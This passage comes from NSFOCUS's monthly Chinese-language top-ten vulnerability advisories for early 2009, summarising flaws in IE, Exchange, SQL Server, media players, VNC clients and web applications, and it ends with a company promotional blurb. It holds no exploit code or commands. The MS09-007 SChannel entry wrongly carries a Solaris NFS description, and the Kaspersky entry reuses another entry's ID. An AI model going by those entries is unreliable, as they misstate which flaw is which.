这类攻击可能导致替换目标管理界面，或将保密信息重新定向到非授权的第三方。

危害：

攻击者可能利用此漏洞窃取受害者的保密信息或伪装成受害者进行恶意的管理操作。

9. 2009-01-13 PHP popen() 函数缓冲区溢出漏洞

NSFOCUS ID: 12843

http://www.nsfocus.net/vulndb/12843

综述：

PHP 是广泛使用的通用目的脚本语言，特别适合于 Web 开发，可嵌入到 HTML 中。

PHP 的 Popen() 函数用创建管道的方式启动进程，并调用 shell。在打开管道时 Popen() 函数会 fork 指定的命令参数: popen (string $command_to_execute , string $mode)，如果第二个参数超长的话，就可能触发缓冲区溢出，导致执行任意代码。

危害：

攻击者可能利用此漏洞控制受害者系统。

10. 2009-01-14 Winamp MP3 和 AIFF 文件解析堆溢出漏洞

NSFOCUS ID: 12850

http://www.nsfocus.net/vulndb/12850

综述：

Winamp 是一款流行的媒体播放器，支持多种文件格式。

Winamp 在解析畸形 MP3 和 AIFF 文件头时存在堆溢出漏洞，用户受骗打开了恶意媒体文件就可能导致执行任意代码。

危害：

攻击者可能利用此漏洞诱使受害者打开恶意的媒体文件，从而控制受害者系统。

NSFOCUS 2009年2月之十大安全漏洞

声明：本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出，仅供参考。http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2009-02-13 Apple Mac OS X 2009-001 更新修复多个安全漏洞

NSFOCUS ID: 12942

http://www.nsfocus.net/vulndb/12942

综述：

Mac OS X 是苹果家族机器所使用的操作系统。

Apple 2009-001 安全更新修复了 Mac OS X 中的多个安全漏洞，这些漏洞可能导致拒绝服务、读取敏感信息、权限提升或执行任意代码。

危害：

攻击者可能利用这些漏洞在受害者系统上执行任意指令。

2. 2009-02-11 Microsoft IE CFunction-Pointer 函数内存破坏漏洞（MS09-002）

NSFOCUS ID: 12928

http://www.nsfocus.net/vulndb/12928

综述：

Internet Explorer 是微软 Windows 操作系统中默认捆绑的 WEB 浏览器。

Internet Explorer 的 CFunctionPointer 函数没有正确地处理文档对象，如果以特定序列附加并删除了对象，就可以触发内存破坏。

危害：

攻击者可能利用此漏洞在受害者系统上以当前登录用户的权限执行任意指令。

3. 2009-02-11 Microsoft IE 畸形 CSS 处理内存破坏漏洞（MS09-002）

NSFOCUS ID: 12927

http://www.nsfocus.net/vulndb/12927

综述：

Internet Explorer 是微软 Windows 操作系统中默认捆绑的 WEB 浏览器。

Internet Explorer 处理 XHTML strict 模式的 CSS 样式表时存在内存破坏漏洞。如果用户打开的 CSS 样式表包含有特定的样式指令组合，且其中一个为 zoom，就可以触发这个漏洞。

危害：

攻击者可能利用此漏洞在受害者系统上以当前登录用户的权限执行任意指令。

4. 2009-02-11 Exchange Server TNEF 解码内存破坏漏洞（MS09-003）

NSFOCUS ID: 12925

http://www.nsfocus.net/vulndb/12925

综述：

Microsoft Exchange Server 是一款企业级的邮件服务程序。

Microsoft Exchange Server 解码消息的 TNEF 数据时存在内存破坏漏洞。如果用户预览了以 TNEF 格式发送的特制邮件消息，或 Microsoft Exchange Server Information Store 处理了特制的邮件消息，就可以触发这个漏洞。

危害：

攻击者可能利用此漏洞在受害者系统上执行任意指令。

5. 2009-02-11 Microsoft SQL Server sp_replwritetovarbin 远程堆溢出漏洞 (MS09-004)

NSFOCUS ID: 12728

http://www.nsfocus.net/vulndb/12728

综述：

Microsoft SQL Server 是一款流行的 SQL 数据库系统。

SQL Server 的 sp_replwritetovarbin 扩展存储过程中存在堆溢出漏洞。如果远程攻击者在参数中提供了未初始化变量的话，就可以触发这个溢出，向可控的位置写入内存。

危害：

攻击者可能利用此漏洞在受害者系统上以 SQL Server 进程的权限执行任意指令。

6. 2009-02-06 Cisco 无线 LAN 控制器多个拒绝服务和权限提升漏洞

NSFOCUS ID: 12908

http://www.nsfocus.net/vulndb/12908

综述：

Cisco 无线 LAN 控制器（WLC）使用轻量级接入点协议（LWAPP）管理 Cisco Aironet 接入点。

Cisco WLC 产品中存在多个安全漏洞，允许恶意用户导致拒绝服务、权限提升或绕过某些安全限制。

危害：

攻击者可能利用此漏洞对受影响的系统造成拒绝服务或者取得完全的控制权。

7. 2009-02-09 RealPlayer IVR 文件解析多个代码执行漏洞

NSFOCUS ID: 12914

http://www.nsfocus.net/vulndb/12914

综述：

RealPlayer 是一款流行的多媒体播放器。

RealPlayer 的 IVR 文件处理例程中存在多个安全漏洞。如果攻击者更改了 IVR 文件中用于确定结构长度的字段的话，就可以触发堆溢出；如果在 IVR 文件中设置了超长的文件名长度值的话，就会向任意内存地址写入一个空字节。该漏洞存在于一个可用作 Windows 资源管理器 shell 插件的 DLL 上，因此不需要用户打开恶意媒体文件就可以触发上述漏洞。只要用户通过资源管理器预览了 IVR 文件，就可能导致执行任意代码。

危害：

攻击者可能利用此漏洞在受害者系统上执行任意指令。

8. 2009-02-09 HP OpenView 网络节点管理器多个远程命令执行漏洞

NSFOCUS ID: 12911

http://www.nsfocus.net/vulndb/12911

综述:

HP OpenView 网络节点管理器（OVNNM）是 HP 公司开发和维护的网络管理系统软件。

OpenView 网络节点管理器的 webappmon.exe 和 OpenView5.exe 服务中存在多个安全漏洞，如果远程攻击者通过外部程序向上述服务传送了包含有 shell 元字符的特殊参数的话，就会导致在主机上执行恶意命令。

危害:

攻击者可能利用此漏洞在受害者系统上执行恶意命令。

9. 2009-02-04 UltraVNC 和 TightVNC 客户端整数溢出漏洞

NSFOCUS ID: 12899

http://www.nsfocus.net/vulndb/12899

综述:

UltraVNC 和 TightVNC 都是开源的远程终端模拟软件。

UltraVNC 和 TightVNC 客户端存在多个整数溢出漏洞，精心构造的数据包可以导致客户端软件的堆溢出，最终导致执行任意指令。

危害:

攻击者可能利用此漏洞诱使受害者连接恶意的 VNC 服务器，最终在受害者系统上执行任意指令。

10. 2009-02-03 Kaspersky klim5.sys 驱动本地权限提升漏洞

NSFOCUS ID: 12899

http://www.nsfocus.net/vulndb/12899

综述:

Kaspersky Internet Security 是一套完整的解决方案，用于保护计算机抵御来自互联网的威胁。

Internet Security 及其它 Kaspersky 产品中所发布的 klim5.sys 内核驱动在处理来自用户的数据时没有执行充分边界的检查，本地攻击者可以触发溢出，导致执行任意内核态指令。

危害:

攻击者可能利用此漏洞在受害者系统上执行任意指令。

NSFOCUS 2009年3月之十大安全漏洞

声明：本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出，仅供参考。http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2009-03-11 Microsoft Windows 内核 GDI EMF/WMF 解析远程代码执行漏洞（MS09-006）

NSFOCUS ID: 13050

http://www.nsfocus.net/vulndb/13050

综述：

Microsoft Windows 是微软发布的非常流行的操作系统。

Windows 的 GDI 内核组件没有正确地验证用户态所传送输入，如果用户受骗查看了恶意网站上的特制 EMF 或 WMF 图形文件的话，就可能导致在系统上执行任意内核态代码。

危害：

攻击者可能利用此漏洞诱使受害者访问包含特制 EMF 或 WMF 图形文件的网页，从而控制受害者系统。

2. 2009-03-11 Microsoft Windows DNS/WINS 服务器多个欺骗漏洞（MS09-008）

NSFOCUS ID: 13047

http://www.nsfocus.net/vulndb/13047

综述：

Microsoft Windows 是微软发布的非常流行的操作系统。

Windows DNS 服务器和 WINS 服务器存在多个漏洞，可能会允许远程攻击者将 Internet 上发送给系统的网络通信重定向至攻击者自己的系统。

危害：

攻击者可能利用此漏洞进行中间人攻击和钓鱼攻击。

3. 2009-03-17 PPLive URI 处理器 LoadModule 参数多个代码执行漏洞

NSFOCUS ID: 13080

http://www.nsfocus.net/vulndb/13080

综述：

PPLive 是非常流行的 P2P 网络视频客户端。

PPLive 的 synacast://、Play://、pplsv:// 和 ppvod:// URI 处理器在评估命令行参数时没有正确地验证 URI 参数，如果用户受骗跟随的链接中包含有特制的 /LoadModule 参数的话，就可能导致 Internet Explorer 加载远程 VNC 路径所指定的 dll。

危害：

攻击者可能利用此漏洞诱使受害者打开特制的 URI，从而控制受害者系统。

4. 2009-03-05 Firefox 3.0.7 更新修复多个漏洞

NSFOCUS ID: 13028

http://www.nsfocus.net/vulndb/13028

综述：

Firefox 是 Mozilla 所发布的开源 WEB 浏览器。

Firefox 中的多个安全漏洞允许恶意用户泄露敏感信息、绕过安全限制或入侵用户系统。由于代码共享，Thunderbird 和 SeaMonkey 也受这些漏洞的影响。

危害：

攻击者可能利用此漏洞获取敏感信息和控制受害者系统。

5. 2009-03-03 Internet 下载管理器语言文件解析栈溢出漏洞

NSFOCUS ID: 13013

http://www.nsfocus.net/vulndb/13013

综述：

Internet Download Manager 是用于提高下载速度的工具。

如果使用 Internet Download Manager 下载的语言文件中指定了超长的工具栏名称的话，就可能触发栈溢出，导致执行任意代码。

危害：

攻击者可能利用此漏洞控制受害者系统。

6. 2009-03-11 Microsoft Windows SChannel 认证欺骗漏洞（MS09-007）

NSFOCUS ID: 13051

http://www.nsfocus.net/vulndb/13051

综述：

Solaris 是一款由 Sun 开发和维护的商业 UNIX 操作系统。

Solaris 的 NFS 守护程序（nfsd）没有正确地实现多种安全模式组合，远程攻击者可以利用 sec=sys 和 sec=krb5 安全模式组合绕过预期的访问限制，读取或修改受限制的文件。

危害：

攻击者可能利用此漏洞伪造身份并进行恶意操作。

7. 2009-03-12 Sun Solaris NFS 守护程序绕过安全限制漏洞

NSFOCUS ID: 13061

http://www.nsfocus.net/vulndb/13061

综述：

Solaris 是一款由 Sun 开发和维护的商业 UNIX 操作系统。

Solaris 的 NFS 守护程序（nfsd）没有正确地实现多种安全模式组合，远程攻击者可以利用 sec=sys 和 sec=krb5 安全模式组合绕过预期的访问限制，读取或修改受限制的文件。

危害：

攻击者可能利用此漏洞访问未授权的数据。

8. 2009-03-18 Horde IMP Webmail 客户端跨站脚本和 HTML 注入漏洞

NSFOCUS ID: 13082

http://www.nsfocus.net/vulndb/13082

综述：

IMP 是一款基于 Web 的强大的跨平台邮件程序。

IMP 没有正确地过滤对 smime.php、

pgp.php 和 message.php 模块的输入参数便返回给了用户，远程攻击者可以通过向这些模块提交恶意请求执行跨站脚本和 HTML 注入攻击，导致在用户浏览器会话中执行任意 HTML 和脚本代码。

危害：

攻击者可能利用此漏洞窃取受害者的保密信息或以受害者身份进行恶意操作。

9. 2009-03-16 TikiWiki 多个跨站脚本漏洞

NSFOCUS ID: 13072

http://www.nsfocus.net/vulndb/13072

综述：

TikiWiki 是一款网站内容管理系统，基于 PHP+ADOdb+Smarty 等技术构建。

TikiWiki 的 tiki-list_file_gallery.php、tiki-listpages.php、tiki-orphan_pages.php 等模块没有正确地验证用户通过 URL 所提交的输入，如果用户受骗跟随了恶意链接就会导致跨站脚本攻击，在用户浏览器会话中执行任意 HTML 和脚本代码。

危害：

攻击者可能利用此漏洞窃取受害者的保密信息或以受害者身份进行恶意操作。

10. 2009-03-11 WordPress MU wp-includes/wpmu-functions.php 模块跨站脚本漏洞

NSFOCUS ID: 13056

http://www.nsfocus.net/vulndb/13056

综述：

WordPress MU 允许在单个 wordpress 安装上运行多个博客。

WordPress MU 的 choose_primary_blog 函数没有正确地过滤 Host 头。远程攻击者可以通过 HTTP Host 头注入 HTML 和脚本代码。

危害：

攻击者可能利用此漏洞窃取受害者的保密信息或以受害者身份进行恶意操作。

巨人背后的专家

- 2008年：绿盟科技“极光”远程安全评估系统成为1996年以来全球六家获得英国西海岸实验室权威认证的漏洞扫描产品之一
- 2007年：再次入选国家级应急服务支撑单位
- 2006年：连续四年荣获中计报“值得信赖的安全服务品牌”
- 2005年：囊括年度入侵检测\保护系统全部奖项
- 2004年：入选公共互联网应急处理国家级服务试点单位
  首批荣获国家二级安全服务资质
- 2003年：进入中国电子政务IT百强
- 2002年：承担全国性电信网安全评估
- 2001年：入选国家网络安全服务试点单位
- 2000年：绿盟科技成立

www.nsfocus.com

THE EXPERT
BEHIND GIANTS

长期以来，绿盟科技致力于网络安全技术的研究，为政府、电信、金融、能源等行业提供优质的安全产品与服务。在这些巨人的背后，他们是倍受信赖的专家。

NSFOCUS

THE EXPERT BEHIND GIANTS 巨人背后的专家